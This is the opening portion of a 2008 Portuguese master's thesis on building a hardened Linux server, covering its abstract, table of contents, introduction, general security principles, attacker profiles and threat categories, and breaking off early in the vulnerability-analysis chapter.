Faculdade de Engenharia da Universidade do Porto

Análise e Concepção de Servidores Linux Seguros

Vitor Manuel Brandão Moreira da Silva

Tese submetida no âmbito do

Mestrado Integrado em Engenharia Electrotécnica e de Computadores

Major de Telecomunicações

Orientador: Prof. Dr. José António Ruela Simões Fernandes

Co-orientador: Prof. Dr. Rui Jorge Silva Moreira

Junho de 2008

Resumo

A segurança em sistemas informáticos é um tema actual e que suscita bastante interesse na comunidade informática em geral e nos responsáveis pela instalação e administração de sistemas/servidores em particular. Dada a enorme utilização de redes de computadores e a disseminação exponencial da Internet e da oferta cada vez maior de serviços sobre a Internet, torna-se fulcral o estudo, a aplicação e a avaliação de servidores seguros que, suportando estes serviços, permitam aos seus administradores um nível elevado de confiança na segurança dos mesmos.

Neste sentido, este trabalho apresenta um estudo sistemático e didáctico sobre o tema genérico da segurança em sistemas informáticos, e sobre as tecnologias e ferramentas mais utilizadas na implementação de servidores Linux com um grau superior de segurança. Inicialmente apresentam-se as metodologias utilizadas no planeamento de sistemas seguros, posteriormente abordam-se as ameaças mais relevantes e, por fim, identificam-se as ferramentas de segurança que melhor se adequam à defesa do servidor Linux.

Para completar este estudo, procedeu-se à instalação/implementação de um servidor Linux que integra as ferramentas estudadas mais adequadas e que lhe conferem as características superiores de segurança procuradas. Posteriormente, analisam-se as ferramentas disponíveis para que os administradores do sistema possam realizar testes e monitorizar o estado do sistema, conferindo-lhe assim um maior grau de confiança no sistema. Finalmente, apresenta-se um conjunto de testes que permitiram avaliar a eficácia dos mecanismos de segurança implementados no servidor.

Abstract

The computer system's security is a contemporary topic which raises the interest of the computer science community in general and the system's/server's administrators in particular. Given the enormous use of computer networks and the exponential spread of the Internet and the increasing offer of services over the Internet, it becomes vital the study, implementation and evaluation of secure servers for supporting these services, enabling their administrators to have a high level of confidence in the safety of their systems.

In this sense, this work presents a systematic and didactic study about the general subject of security in computer systems, and also about the latest tools and technologies used in the implementation of Linux servers with a higher degree of security. Initially, this project presents the methodologies used for planning secure systems, then it address the most relevant threats and, finally, it identifies the security tools that are best suited for defending the Linux server.

To complete this study, the author installed/implemented a Linux server that integrates a selection of the most appropriate tools studied which grant it the pursed higher security features. Afterwards, we examine the available tools that the system administrators can use to perform tests and monitor the state of the system, thereby giving him a greater degree of confidence in the system. Finally, we present a series of tests that allowed assessing the effectiveness of the security mechanisms implemented on the server.

À Cláudia, ao André e aos meus pais.

Agradecimentos

Gostaria de agradecer a algumas pessoas que me apoiaram durante o desenvolvimento deste trabalho e elaboração desta tese de dissertação.

Em primeiro lugar a minha palavra de apreço aos orientadores deste trabalho, o Prof. Dr. José Ruela e o Prof. Dr. Rui Moreira. Agradeço-lhes o apoio e a disponibilidade que demonstraram contribuindo para um maior nível de qualidade deste trabalho. Um agradecimento também ao Prof. Dr. Jorge Mamede pelo seu apoio e incentivo.

Obrigado a todos os meus colegas que me incentivaram e me prestaram o seu apoio em diversas alturas. Gostava de agradecer em especial ao Bruno Oliveira pelo forte incentivo e apoio durante o desenvolvimento deste trabalho.

Um agradecimento aos meus pais, por sempre me apoiarem e me darem as condições ideais para realizar este trabalho. Um agradecimento especial ao André que, com uma enorme capacidade de sacrifício, nunca me negou um pedido de auxílio na elaboração desta tese.

Por fim, quero agradecer carinhosamente à Cláudia Brandão pelo seu apoio, paciência e compreensão incondicional. Agradeço-lhe a sua irredutível vontade em me encorajar, principalmente nos momentos em que desanimava e me tornava impossível de aturar.

A todos vós, um imenso obrigado.

Conteúdo

1 Introdução **1**
- 1.1 Motivação . . . 2
- 1.2 Objectivos . . . 2
- 1.3 Estrutura da Dissertação . . . 3

2 Segurança em sistemas informáticos **5**
- 2.1 Segurança de computadores . . . 5
  - 2.1.1 Princípios de uma arquitectura de segurança . . . 6
  - 2.1.2 Planeamento de um sistema seguro . . . 8
- 2.2 Perfil dos atacantes . . . 8
- 2.3 Tipos de ameaças . . . 9
  - 2.3.1 Ameaças intencionais . . . 10
  - 2.3.2 Ameaças involuntárias . . . 11
  - 2.3.3 Ameaças físicas . . . 11
- 2.4 Mecanismos de segurança . . . 11

3 Análise de vulnerabilidades **13**
- 3.1 Descrição do cenário . . . 13
- 3.2 Introdução ao sistema UNIX . . . 14
  - 3.2.1 Contexto histórico . . . 14
  - 3.2.2 Super-utilizador e permissões dos ficheiros . . . 15
  - 3.2.3 Técnicas de controlo de acesso . . . 15
  - 3.2.4 *setuid* e *setgid* . . . 16
  - 3.2.5 *chroot* . . . 16
- 3.3 Arquitectura de um ataque . . . 17
  - 3.3.1 Reconhecimento . . . 18
  - 3.3.2 Análise do alvo . . . 19
  - 3.3.3 Penetração no sistema . . . 21
  - 3.3.4 Negação de serviço . . . 21
  - 3.3.5 Consolidação . . . 22
- 3.4 Caracterização das ameaças . . . 22
  - 3.4.1 Métodos para penetração no sistema . . . 23
    - 3.4.1.1 Quebra de senhas de acesso . . . 23
    - 3.4.1.2 Tácticas de programação . . . 24
    - 3.4.1.3 Software malicioso . . . 30
  - 3.4.2 Métodos para provocar uma negação de serviço . . . 32
    - 3.4.2.1 Ataques locais . . . 32
    - 3.4.2.2 *Fork bomb* . . . 33

3.4.2.3 Ataques remotos . . . 33

4 Concepção do servidor seguro 37
4.1 Distribuição Linux . . . 37
4.2 Kernel e Hardened Gentoo . . . 38
4.3 Protecção contra tácticas de programação . . . 39
4.3.1 PaX . . . 39
4.3.2 PIE e SSP . . . 42
4.3.2.1 PIE . . . 42
4.3.2.2 SSP . . . 42
4.4 *Chroot* . . . 42
4.4.1 Jailkit . . . 43
4.5 Autenticação . . . 45
4.5.1 PAM . . . 45
4.5.2 Autenticação remota por SSH . . . 46
4.5.3 *Login banners* . . . 47
4.6 *Firewall* . . . 48
4.6.1 Filtragem de pacotes . . . 48
4.6.2 Iptables . . . 49
4.6.3 Implementação da *firewall* . . . 53
4.7 Detecção de intrusões e software malicioso . . . 58
4.7.1 Detecção local com OSSEC . . . 59
4.7.1.1 Instalação e configuração . . . 60
4.7.2 Detecção na rede com Snort . . . 64
4.7.2.1 Componentes do Snort . . . 64
4.7.2.2 Instalação e configuração . . . 67
4.7.3 *Honeypots* . . . 69
4.8 Controlo de acesso obrigatório . . . 70
4.8.1 Grsecurity . . . 71
4.8.1.1 Instalação e configuração . . . 72
4.8.1.2 Funcionalidades . . . 72
4.8.1.3 Lista de controlo de acesso para o RBAC . . . 76
4.9 Protecção contra acesso físico . . . 82
4.9.1 BIOS e *boot loader* . . . 82
4.9.2 Cifragem de partições . . . 84

5 Manutenção e testes 85
5.1 Manutenção . . . 85
5.1.1 Análise de registos do sistema . . . 85
5.1.1.1 Syslog-ng . . . 85
5.1.1.2 Registo de autenticações . . . 88
5.1.1.3 Interfaces Web dos sistemas de detecção de intrusões . . . 89
5.1.2 Actualização do sistema . . . 89
5.1.3 Alertas de vulnerabilidades . . . 90
5.2 Testes . . . 92
5.2.1 Paxtest . . . 92
5.2.2 *Stack smashing* . . . 94
5.2.3 BackTrack . . . 95
5.2.3.1 Nmap . . . 96

5.2.3.2 Metasploit 97

6 Conclusões e desenvolvimentos futuros **103**
6.1 Styx Linux 104

Referências **108**

Lista de Figuras

3.1 Arquitectura da rede 13
3.2 Etapas do ataque 17
3.3 Estrutura da memória de um processo em UNIX 26
3.4 Estrutura da *stack* 27

4.1 Configuração do kernel: PaX 41
4.2 Organização da tabela *filter* do iptables. 50
4.3 Visualizador de eventos do OSSEC 63
4.4 Componentes do Snort 64
4.5 BASE, um visualizador de alertas para o Snort. 70
4.6 Configuração do Grsecurity no kernel. 72
4.7 Processamento de regras para um sistema RBAC. 78
4.8 Configuração da BIOS 82

5.1 Cenário da fase de testes. 95
5.2 Resultados da execução do Nmap. 96
5.3 Eventos detectados pelo Snort após a execução do Nmap. 97
5.4 Arquitectura do Metasploit Framework. 98
5.5 Alerta no BASE após ataque ao distcc. 101

Lista de Tabelas

3.1 Ferramentas para quebra de senhas de acesso em sistemas Linux 24

4.1 Modos disponíveis para os sujeitos 77
4.2 Modos de permissão para os objectos 79

Lista de acrónimos

API Application Programming Interface

BIOS Basic Input/Output System

CIAC Computer Incident Advisory Capability

DAC Discretionary Access Control

DNS Domain Name Server

FTP File Transfer Protocol

GID Group Identifier

HIDS Host-based Intrusion Detection System

HTTP Hypertext Transfer Protocol

ICMP Internet Control Message Protocol

IDS Intrusion Detection Systems

IP Internet Protocol

IRC Internet Relay Chat

MSF Metasploit Framework

NIDS Network-based Intrusion Detection System

OSI Open Systems Interconnection

PIE Position Independent Executables

QoS Quality of Service

RBAC Role-Based Access Control

SSH Secure Shell

SSP Stack Smashing Protector

TELNET TELecommunication NETwork

TTL Time To Live

UDP User Datagram Protocol

UID User Identifier

Capítulo 1

Introdução

Este trabalho versa sobre a segurança em sistemas informáticos. Por segurança entende-se a condição de se encontrar protegido de perigo ou dano, de várias origens e consequências. Este conceito aplica-se em diversos contextos da actividade humana, adoptando-se regras específicas para cada uma destas áreas. Temos como exemplo destes contextos a regulamentação a aplicar no local de trabalho, no espaço das nossas casas e no trânsito. O conjunto de normas a aplicar visa oferecer condições de segurança ao indivíduo presente em cada um dos contextos, protegendo-o de danos físicos, emocionais, financeiros, entre outros. Este conceito é igualmente aplicável no campo da informação e particularmente àquela que se encontra armazenada sobre suporte digital. Neste caso particular o acesso a este tipo de dados é tipicamente efectuado através de um sistema informático executado num computador.

O conceito de segurança no ramo dos sistemas informáticos tem sido alvo de atenção crescente, dada a cada vez maior quantidade de informação armazenada e disponibilizada neste formato, e o número de agentes a acederem a esta informação. Para este factor muito contribuiu o desenvolvimento das redes de computadores das quais se destaca a Internet. A Internet é um factor da maior importância na segurança de sistemas informáticos, dada a facilidade e rapidez com que permite a transferência de dados entre sistemas e o número de agentes, nem sempre benignos, que interliga.

Um elemento presente nestas redes de computadores é o servidor, fornecendo serviços a clientes que a eles se liguem num típico modelo cliente-servidor. Entre estes fornecedores de serviços encontram-se os servidores Web, de ficheiros e de correio electrónico. Estas máquinas são concebidas para se manterem permanentemente ligadas e sujeitas à mínima intervenção humana, respondendo aos inúmeros pedidos dos seus clientes. Os servidores são pois sistemas de grande exposição face ao vasto "público" da Internet, aos quais se exige que mantenham um funcionamento ininterrupto e sem falhas. Como se pode deduzir, o factor segurança e robustez reveste-se da maior importância quando se trata deste tipo

de sistemas.

A concepção de um servidor deve assim assentar em fortes pressupostos de segurança de modo a manter a integridade do sistema e dos recursos que disponibiliza face a diversas ameaças de utilizadores mal-intencionados e programas por eles concebidos como vírus, *worms* e *trojans*. Esta dissertação debruça-se sobre a caracterização e a constituição de um sistema informático que privilegia o factor segurança, propondo mecanismos e tecnologias que impeçam o acesso de agentes não autorizados aos dados informáticos alvo de protecção. O alvo de estudo é um servidor correndo uma distribuição Linux acessível local e remotamente.

1.1 Motivação

A motivação para a realização deste trabalho advém da caracterização das diversas ameaças que atingem servidores GNU/Linux e da proposta de mecanismos de segurança que as previnam e eliminem. A selecção de sistema GNU/Linux como alvo de estudo deve-se à filosofia *open source/free software*[1] que caracteriza estes sistemas, permitindo uma discussão aberta com a comunidade *open source* e o uso gratuito, livre de restrições, do sistema operativo e de todas as aplicações abordadas neste trabalho. Estes sistemas constituem já um fatia relevante do mercado de servidores e continuam em franco crescimento [2].

1.2 Objectivos

O trabalho explanado nesta dissertação visa conceber um protótipo de um servidor baseado em GNU/Linux, que adopte mecanismos de segurança que o tornem resistente a várias ameaças que possam comprometer a sua integridade. O servidor deverá ser capaz de cumprir o seu propósito como servidor e ser completamente implementado com ferramentas gratuitas e de código-aberto (*free software*).

A fase inicial do trabalho compreende um processo de caracterização das ameaças para posteriormente se exporem os métodos que as anulam. Os métodos apresentados serão de seguida implementados com recurso à configuração do sistema operativo e instalação de software auxiliar. O resultado desta implementação é o protótipo do servidor GNU/Linux considerado seguro. O sistema incluído neste protótipo é passível de ser usado como base para o desenvolvimento de uma distribuição baseada em Gentoo Linux, designada por Styx Linux, com o propósito de disponibilizar um sistema operativo pronto a usar com garantias elevadas de segurança. O desenvolvimento desta distribuição é aflorado no

[1] O termo *open source* (código aberto) refere-se aos programas cujo código fonte está publicamente disponível enquanto o termo *free software* (software livre) aplica-se aos programas que possam ser usados, estudados, redistribuídos e modificados sem nenhuma restrição seguindo as 4 liberdades definidas pela Free Software Foundation [1]

derradeiro capítulo desta dissertação mas a sua implementação não consta dos objectivos propostos.

Normalmente os mecanismos de segurança abordados neste trabalho encontram-se a correr em máquinas dedicadas protegendo os servidores de conteúdos (Web, ficheiros, etc.) aqui abordados. No entanto, com o objectivo de tornar o trabalho o mais abrangente possível considera-se que o servidor alvo de estudo integra todos estes mecanismos que normalmente o rodeiam no seu próprio sistema.

1.3 Estrutura da Dissertação

Este documento encontra-se estruturado em 6 capítulos sendo o primeiro composto por esta introdução ao trabalho. No capítulo 2 é lançada uma perspectiva sobre a temática da segurança em sistemas informáticos, destacando-se os tipos de ameaças mais vulgares e os métodos comummente utilizados para as combater. No capítulo 3 é feito um esforço de caracterização das ameaças a que estão sujeitos os servidores GNU/Linux. O capítulo 4 apresenta os mecanismos e tecnologias que melhor servem o propósito de tornar o sistema analisado o mais seguro possível. Entre estes mecanismos incluem-se *firewalls* e sistemas de detecção de intrusões. Este capítulo é acompanhado de uma implementação dos mecanismos seleccionados tendo como meta o protótipo do servidor seguro. No capítulo 5 são exibidos alguns recursos que possibilitam ao administrador de sistemas um acompanhamento do estado do servidor. A segunda parte do capítulo é composta por uma análise de testes direccionados à avaliação do protótipo produzido. O capítulo 6 apresenta as conclusões do trabalho desenvolvido. É ainda discutida uma possível aplicação do trabalho desenvolvido sob a forma de uma distribuição baseada em Gentoo Linux designada por Styx Linux.

Capítulo 2

Segurança em sistemas informáticos

Este capítulo tem um carácter introdutório, preparando o leitor para a caracterização mais exaustiva das ameaças e dos mecanismos de protecção efectuada no capítulo 3. Inicialmente é traçado um perfil dos atacantes que visam os sistemas informáticos e quais os métodos usados para os comprometer. Posteriormente este capítulo considera o caso particular dos sistemas GNU/Linux, alvo de estudo neste documento.

2.1 Segurança de computadores

A segurança de computadores é a aplicação do campo da segurança da informação aos computadores. Neste contexto, segurança é a protecção contra o acesso à informação por agentes não-autorizados e a destruição ou alteração não autorizada dessa informação.

Para estes sistemas de informação são normalmente definidos os seguintes objectivos fundamentais de segurança [3]:

- **Confidencialidade**. Reservar o acesso e a divulgação de informação a agentes autorizados incluindo meios para proteger a privacidade pessoal e a informação proprietária.
- **Integridade**. Proteger contra a modificação ou destruição não autorizada, incluindo assegurar a não-repúdio[1] e a autenticidade da informação.
- **Disponibilidade**. Assegurar o acesso à informação disponibilizada de modo fiável e em tempo útil.

[1]Entenda-se não-repúdio como a incapacidade de um dos intervenientes, numa transacção, de negar a participação na mesma. Para tal a transacção deve conter mecanismos que liguem inequivocamente os participantes de modo a impossibilitar a negação da ocorrência e do envolvimento.

Uma análise funcional da segurança de computadores permite identificar as seguintes áreas de intervenção:

- **Minimização do risco**. Análise dos recursos disponibilizados e da forma como são disponibilizados, de modo a avaliar se o risco envolvido compensa.
- **Dissuasão**. Redução da ameaça aos recursos informáticos através de uma estratégia de intimidação de possíveis atacantes que passa pela comunicação da elevada probabilidade de serem identificados e penalizados judicialmente.
- **Prevenção**. Método fundamental na segurança de sistemas informáticos, consistindo na implementação de mecanismos de defesa do sistema informático. A prevenção absoluta é um conceito puramente teórico, já que existe um ponto a partir do qual a implementação deste mecanismos deixa de ser eficiente.
- **Detecção**. Deverá funcionar em conjunto com os mecanismos preventivos, entrando em acção no caso de falha dos mesmos. Baseia-se no registo de eventos e na análise do estado do sistema.
- **Recuperação**. Os dados informáticos deverão ser guardados periodicamente em sistemas externos de modo a salvaguardá-los de falha de todos os métodos anteriores.

Uma análise funcional seguindo as áreas descritas acima representa uma mais-valia na definição de um plano de segurança, onde se deve colocar em primeiro lugar a recuperação. O trabalho desenvolvido nesta dissertação foca-se principalmente na prevenção e detecção.

2.1.1 Princípios de uma arquitectura de segurança

Existem fundamentalmente duas abordagens ao projecto e implementação de um sistema seguro:

1. Impedir que os acessos à rede, seja esta a Internet ou uma rede interna, sejam usados por utilizadores mal-intencionados para aceder ao sistema. Para tal podem-se usar mecanismos como *firewalls* e *proxies*.
2. Focar a atenção na protecção interna do sistema através da limitação do acesso ao sistema, e controlo de acessos a ficheiros e directórios, entre outros mecanismos.

O segundo ponto é fundamental e não pode ser negligenciado, como por vezes acontece, onde o esforço de aumento da segurança é concentrado nas ameaças externas. As ameaças poderão surgir do espaço externo - Internet – mas também de utilizadores com acesso autorizado ao sistema, como funcionários da instituição detentora do servidor ou de empresas parceiras.

De acordo com Gasser [4], os seguintes princípios deverão estar presentes no projecto e implementação de um sistema seguro:

- Considerar o factor segurança desde o primeiro momento, evitando problemas de compatibilização e integração de mecanismos de segurança quando o sistema já se encontra concebido.
- Antecipar requisitos futuros de segurança, deixando margem para a implementação de mecanismos futuros (de segurança).
- Minimizar o tamanho e complexidade da estrutura de segurança para se obter uma melhor compreensão das actividades envolvidas.
- Seguir o princípio do privilégio mínimo, que declara que não deve ser fornecido nenhum privilégio além do necessário para um agente cumprir as suas tarefas. Deste modo o dano causado por software malicioso ou comprometido é limitado.
- A segurança implantada no sistema não deve ser um impedimento para um uso suficientemente regular do sistema e deve ser o mais transparente possível. Os controlos de segurança devem ser flexíveis o suficiente para acomodar uma vasta gama de actividades autorizadas de acordo com o princípio do privilegio mínimo.
- Não depender da obscuridade para se obter segurança. A ocultação de informação relativamente ao sistema não constitui uma garantia de segurança e deve-se sempre assumir que um atacante consegue contornar a falta de informação disponibilizada.

Para a implementação de sistemas seguros são tipicamente referidos os conceitos de capacidades e controlo de acessos.

Capacidade

O princípio do privilégio mínimo é um requisito importante na concepção de sistemas seguros e é uma componente fulcral de sistemas operativos baseados em capacidades. O termo capacidade (*capability* no original) foi introduzido por J. B. Dennis e E. C. Van Horn num artigo intitulado *Programming Semantics for Multiprogrammed Computation*. O conceito fundamental reside no uso de símbolos (do inglês *token*) para aceder a objectos por parte de um programa informático. Num computador um objecto pode ser um ficheiro, um programa, a rede ou uma placa gráfica. O símbolo usado associa-se a um objecto e oferece ao programa detentor dessa chave a capacidade de realizar um conjunto específico de acções como leitura ou escrita. Este símbolo é designado por capacidade. Uma capacidade pode ser delegada ou clonada tal como uma chave no mundo real poderia ser emprestada ou copiada. É no entanto fundamental garantir que este símbolo não possa ser forjado.

Controlo de acessos

A temática das capacidades insere-se no problema base da segurança de computadores que é o de controlar que objectos e de que forma um programa os pode aceder. Quando se fala em controlo de acessos os seguintes requisitos devem ser focados:

- **Prevenção do acesso**. Este é o tema mais comum e envolve evitar que um utilizador veja ou modifique informação privada de outros.
- **Limitação do acesso**. Pretende-se que um determinado programa ou utilizador não possa executar mais funções além do seu propósito, impedindo que realize acções não previstas e indesejadas. Este tema enquadra-se no princípio do privilégio mínimo referido anteriormente.
- **Concessão do acesso** Prende-se com uma autorização específica de acesso a um programa ou utilizador que não possuía privilégios para tal.
- **Revogação de acesso**. É o caso inverso da concessão de acesso, retirando privilégios de acesso a um objecto.

Actualmente destacam-se os sistemas operativos CapROS e Coyotos, ambos derivados do extinto EROS (Extremely Reliable Operating System), como sistemas puramente concebidos em torno do conceito de capacidade. Ambos os sistemas usam um Microkernel ao invés do Kernel monolítico presente numa distribuição comum Linux. Embora estes sistemas partilhem vários conceitos presentes no protótipo desenvolvido neste trabalho, o seu estudo não será abordado, por fugirem ao objectivo principal de transformar uma distribuição Linux comum num sistema seguro.

2.1.2 Planeamento de um sistema seguro

Para o projecto do plano de segurança segue-se a abordagem sugerida em [5] e que inclui os seguintes passos:

1. Identificar o que se pretende proteger.
2. Determinar de que ou quem se pretende proteger.
3. Determinar a probabilidade das ameaças.
4. Implementar medidas de protecção de um modo eficiente.
5. Rever o processo continuamente e realizar melhorias sempre que uma falha é encontrada.

2.2 Perfil dos atacantes

Em geral existem dois tipos de atacantes: os que querem comprometer o máximo de sistemas possível (*script kiddies*) e aqueles que são orientados a um sistema específico ou de elevado valor (*blackhats*). Esta abordagem aplica-se tanto a ameaças externas, oriundas da Internet, como a ameaças internas originadas por funcionários da instituição. Esta classificação é normalmente válida para a maioria das ameaças.

Script Kiddies

Este tipo de atacantes não faz distinção entre computadores pertencentes a grandes companhias ou aos utilizadores domésticos. O seu objectivo é o de comprometer o maior número de sistemas possível com o mínimo de esforço. Estes atacantes focam-se em alvos de oportunidade. São comummente designados por *script kiddies* dado se apoiarem normalmente em ataques baseados em *scripts*. Estes atacantes mantêm-se em contacto via IRC trocando programas e informação sobre ataques dia-0[2]. As suas motivações recaem na procura de diversão, fama (exibicionismo) e, por vezes, de vingança. Os *script kiddies*, apesar da falta de conhecimento técnico das operações que estão a realizar, através dos programas que obtiveram, não podem ser desprezados. Constituem de longe o maior grupo de atacantes e são tipicamente menores que não enfrentam normalmente penalização judicial pelos seus actos criminosos.

Blackhats

Este segundo tipo de atacante foca-se em sistemas de elevado valor. Estes indivíduos são experientes e possuem vasto conhecimento técnico, sendo conhecidos como *blackhats*. Os seus ataques são tipicamente motivados por razões financeiras ou políticas. Podem estar ao serviço de empresas que pretendem obter segredos de outras empresas, assim como de governos. Os seus ataques são determinados e pacientes, envolvendo uma fase de reconhecimento do alvo até ao ataque ao sistema. Outra característica é o cuidado que têm em encobrir todos os passos dos seus ataques tornando-se difícil por vezes de detectar que o sistema foi comprometido. Os atacantes deste grupo encontram-se em menor número que os anteriores, mas são muito mais perigosos devido aos seus conhecimentos avançados.

2.3 Tipos de ameaças

Para se proteger eficazmente um sistema informático, como o servidor que é alvo de estudo neste trabalho, é essencial definir previamente quais as ameaças a que pode estar sujeito. Um reconhecimento das ameaças é importante para a definição das tecnologias e métodos a usar para a concepção de um servidor seguro. Grande parte das ameaças contra dados e recursos devem-se usualmente a erros, tanto a falhas no software e sistema operativo, que produzem potenciais vulnerabilidades, como a erros humanos dos utilizadores e do próprio administrador dos sistemas. Os servidores são frequentemente atacados devido ao seu valor, sendo os ataques motivados pela procura de material sensível nestas máquinas ou pela procura de um dano directo ao sistema e consequentemente à imagem da empresa a que pertence.

As ameaças à segurança de um servidor recaem principalmente nestes três géneros:

- Intencionais (maliciosas).

[2]Ataques dia-0 são ataques que exploram vulnerabilidades num programa informático, que ainda não são do conhecimento do fabricante nem do público em geral.

- Involuntárias.
- Físicas.

2.3.1 Ameaças intencionais

As ameaças intencionais têm origem nos agentes descritos na secção 2.2 e apoiam-se numa diversidade de métodos. Apresentam-se de seguida alguns dos métodos mais comuns:

- **Software malicioso** pode explorar falhas (bugs) em programas ou no sistema operativo presente no servidor de modo a ganhar acesso não-autorizado à maquina. O termo ***exploit***, que poderá ser traduzido por façanha, é um pedaço de código ou sequência de comandos que tiram partido dessas falhas. O código do exploit é frequentemente reutilizado em vírus e cavalos de Tróia (*trojan horses*).
- **Quebra e roubo de senhas de acesso** (*passwords*) para aceder ao sistema. Podem ser usadas tentativas baseadas em palavras de dicionário ou por força bruta.
- **Captura de pacotes (*Sniffing*)** é um método que consiste na introdução de software na máquina para enviar uma cópia de todos os pacotes recebidos pelo sistema. Estes pacotes podem assim ser analisados na procura de dados como senhas de acesso, para assim comprometer o sistema.
- ***Backdoor*** (porta das traseiras) é um método para contornar a normal autenticação no sistema através de um programa instalado no servidor ou da modificação de um programa existente. Um exemplo específico são os ***rootkits*** que substituem alguns binários fundamentais do sistema de modo a devolver informação errada ao utilizador, ocultando a presença de software do atacante na máquina e dos recursos que ocupam.
- **Negação de serviço** (*denial of service* ou DoS) é ao contrário dos *exploits*, um ataque que não visa ganhar acesso ao sistema mas sim torná-lo inutilizável. Estes ataques baseiam-se em pedidos insistentes aos recursos que o servidor disponibiliza ocupando toda a sua capacidade de processamento e deixando de operar normalmente. Por vezes são comprometidos outros sistemas (designados por computadores *zombie*) para serem usados neste tipo de ataque e assim aumentarem a capacidade de levarem à exaustão os recursos do servidor.
- No caso de acesso físico ao sistema, uma **alteração da BIOS ou do *boot loader* (gestor de iniciação)**, pode permitir o acesso a dados do servidor, contornando os mecanismos de segurança, como a autenticação.

2.3.2 Ameaças involuntárias

Estas ameaças devem-se a um comportamento inesperado do hardware ou do software do sistema ou a erros humanos. Os seguintes exemplos são comuns:

- **Mau funcionamento do hardware**. Uma falha no equipamento como, por exemplo, nos discos rígidos, pode levar à operação imprevisível do sistema.
- **Mau funcionamento do software**. Inclui-se nesta categoria software que não foi correctamente desenvolvido e que não opera no modo esperado.
- ***Backdoor***, usada pelo administrador de sistemas para administração remota, deixada aberta após uma operação de manutenção.
- **Erro do operador** ao inadvertidamente apagar software ou modificar ficheiros.
- Revelação de dados sensíveis a terceiros como por exemplo senhas de acesso, devido à ingenuidade ou excesso de confiança do utilizador credenciado ou do administrador. Esta ameaça inclui-se na chamada **Engenharia Social** e revela-se um dos métodos mais eficazes do atacante.

Estas ameaças são as mais difíceis de controlar dado não estarem contempladas no projecto do sistema seguro. O limite de segurança de um computador depende do administrador que o opera.

2.3.3 Ameaças físicas

Neste género incluem-se todo o tipo de ameaças à integridade física da máquina como incêndios ou cheias. Este tipo de ameaças não pode ser controlado pelo sistema e sai fora do âmbito deste trabalho, que se centra em protecção lógica do sistema.

À excepção das ameaças físicas, estas ameaças serão analisadas em maior detalhe no capítulo 3.

2.4 Mecanismos de segurança

Os mecanismos de segurança a introduzir no sistema deverão ter em conta as várias ameaças descritas na secção anterior. Particularmente difíceis de controlar são as ameaças devido a erros humanos devido à sua aleatoriedade. Deverá no entanto ser possível a implementação de mecanismos que tornem o servidor mais robusto a este tipo de falhas.

Fred Cohen [6], no seu ensaio sobre identificação de ameaças a sistemas informáticos, propõe algumas soluções:

- **Quotas**. Cada utilizador, grupo de utilizadores, programas e outros agentes que consumam recursos do sistema poderão ter o acesso aos recursos limitado por quotas.

Este mecanismo pode ser aplicado através de quotas de espaço aos utilizadores e definição de limites de ocupação do processador ou memória a cada programa.

- **Palavras-chave difíceis de quebrar**. Uma vez que um tipo de ataque se baseia em tentar descobrir, através de tentativa-erro, as senhas de acesso dos utilizadores credenciados, estas senhas deverão ser robustas, e analisadas pelo sistema quando o utilizador as escolhe. Para serem consideradas robustas deverão ter um número mínimo de caracteres e de diferentes tipos (números, símbolos, maiúsculas e minúsculas).

- **Limitação da autorização**. Prende-se com o controlo das acções que os utilizadores credenciados poderão ter no sistema, limitando por exemplo o nível de informação que podem recolher do sistema. Este é um assunto relacionado com o controlo de acessos já abordado neste capítulo.

- **Alteração dinâmica das senhas de acesso**. Esta solução centra-se na ameaça de roubo de credenciais, usadas na Engenharia Social. Uma alteração periódica das senhas de acesso diminui o risco de uso por atacantes de senhas divulgadas a terceiros ou disponíveis na Internet.

- **Análise de ataques conhecidos**. Este método consiste na análise de sequências de ataques conhecidos através de programas de auditoria. Uma aplicação deste método é o uso de programas de detecção de vírus.

A estes mecanismos deverão acrescentar-se as seguintes soluções:

- Protecção contra ataques oriundos da rede e de exploração dos programas instalados através do uso de uma ***firewall*** que bloqueie ligações da rede.

- **Actualização dos programas instalados** sempre que surja um correcção de falhas encontradas nestes programas (*patches*) que possam comprometer a segurança do sistema.

Os mecanismos aqui descritos serão abordados novamente no capítulo 4, onde se justificam e descrevem em detalhe os mecanismos de segurança integrados no protótipo do servidor seguro.

Capítulo 3

Análise de vulnerabilidades

Este capítulo foca-se na análise das vulnerabilidades de um servidor Linux, passíveis de serem exploradas por agentes mal-intencionados com o intuito de comprometer o sistema. O ambiente onde o servidor se insere e o seu propósito é descrito no início deste capítulo sendo precedido por uma introdução ao sistema UNIX, do qual o Linux deriva.

3.1 Descrição do cenário

O sistema alvo de estudo neste trabalho consiste num servidor Web, acedível através de uma rede interna e da Internet. A figura 3.1 representa o cenário onde se insere o servidor:



Figura 3.1: Arquitectura da rede

Acesso ao servidor

